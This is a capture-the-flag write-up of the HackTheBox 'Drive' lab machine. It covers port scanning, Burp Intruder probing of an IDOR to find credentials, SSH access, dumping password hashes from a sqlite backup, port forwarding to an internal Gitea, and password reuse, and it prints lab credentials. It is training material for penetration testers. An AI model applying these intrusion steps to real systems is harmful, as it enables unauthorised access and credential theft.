HTB Linux Hard: Drive
Drive is a Hard rated Linux machine on HTB.
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 10.10.11.235
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-01-25 15:46 CET
Nmap scan report for 10.10.11.235
Host is up (0.039s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 27:5a:9f:db:91:c3:16:e5:7d:a6:0d:6d:cb:6b:bd:4a (RSA)
|   256 9d:07:6b:c8:47:28:0d:f2:9f:81:f2:b8:c3:a6:78:53 (ECDSA)
|_  256 1d:30:34:9f:79:73:69:bd:f6:67:f3:34:3c:1f:f9:4e (ED25519)
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to <http://drive.htb/>
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp filtered ppp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 64.54 seconds
Modify hosts file.
1
2
3
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts | grep 10.10.11.235
10.10.11.235 drive.htb
Enumerate HTTP (Port 80)
Landing page seems to be a google drive clone. 
We can create an account using the register page. 
We can now upload files. 
Upload a test file. 
We have the ability to reserve a file. 
Now we see a number in the URL (IDOR?).
1
<http://drive.htb/113/block/>
Using Burp intruder we find a couple of results. 
1
2
3
4
5
6
7
113
101
79
100
99
98
112
Found username and password on page 79: martin:Xk4@KjyrYv8t194L!. 
SSH into the machine as martin.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌──(kali㉿kali)-[~]
└─$ ssh martin@10.10.11.235
martin@10.10.11.235's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)

 * Documentation:  <https://help.ubuntu.com>
 * Management:     <https://landscape.canonical.com>
 * Support:        <https://ubuntu.com/advantage>

  System information as of Thu 25 Jan 2024 03:06:09 PM UTC

  System load:           0.01
  Usage of /:            63.2% of 5.07GB
  Memory usage:          26%
  Swap usage:            0%
  Processes:             229
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.235
  IPv6 address for eth0: dead:beef::250:56ff:feb9:1fcb

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See <https://ubuntu.com/esm> or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

Last login: Thu Jan 25 10:33:44 2024 from 10.10.14.88
martin@drive:~$ id
uid=1001(martin) gid=1001(martin) groups=1001(martin)
Lateral movement
Found a db.sqlite file in the /var/www/backups folder.
1
2
3
4
5
6
7
8
9
martin@drive:/var/www/backups$ ls -al
total 3740
drwxr-xr-x 2 www-data www-data    4096 Sep  1 18:23 .
drwxr-xr-x 5 root     root        4096 Sep 15 13:34 ..
-rw-r--r-- 1 www-data www-data   13018 Sep  1 20:00 1_Dec_db_backup.sqlite3.7z
-rw-r--r-- 1 www-data www-data   12226 Sep  1 20:00 1_Nov_db_backup.sqlite3.7z
-rw-r--r-- 1 www-data www-data   12722 Sep  1 20:00 1_Oct_db_backup.sqlite3.7z
-rw-r--r-- 1 www-data www-data   12770 Sep  1 20:00 1_Sep_db_backup.sqlite3.7z
-rwxr-xr-x 1 root     root     3760128 Dec 26  2022 db.sqlite3
Further enumerating this file we find password hashes and users.
1
2
3
4
5
6
sqlite> select * from accounts_customuser;
21|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a|2022-12-26 05:48:27.497873|0|jamesMason|||jamesMason@drive.htb|0|1|2022-12-23 12:33:04
22|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f|2022-12-24 12:55:10|0|martinCruz|||martin@drive.htb|0|1|2022-12-23 12:35:02
23|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004|2022-12-24 13:17:45|0|tomHands|||tom@drive.htb|0|1|2022-12-23 12:37:45
24|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f|2022-12-24 16:51:53|0|crisDisel|||cris@drive.htb|0|1|2022-12-23 12:39:15
30|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3|2022-12-26 05:43:40.388717|1|admin|||admin@drive.htb|1|1|2022-12-26 05:30:58.003372
Linpeas reveals that Gitea is running.
1
2
3
╔══════════╣ Binary processes permissions (non 'root root' and not belonging to current user)
╚ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes>
108M -rwxrwxr-x 1 1000 1000 108M Dec 25  2022 /usr/local/bin/gitea
A quick google search reveals that Gitea runs on port 3000 by default (for some reason this port isn’t listed between active ports?).
1
2
3
4
martin@drive:~$ curl <http://127.0.0.1:3000>
<!DOCTYPE html>
<html lang="en-US" class="theme-">
<head>
Use SSH port forwarding to access Gitea.
1
2
┌──(kali㉿kali)-[~]
└─$ ssh -L 3000:127.0.0.1:3000 martin@10.10.11.235
We can now access the Gitea instance via our browser. 
Since in the sqlite file we found the martincruz user we can try to log in to Gitea using his credentials: martincruz:Xk4@KjyrYv8t194L!. 
Found password for the 7z files: H@ckThisP@ssW0rDIfY0uC@n:). 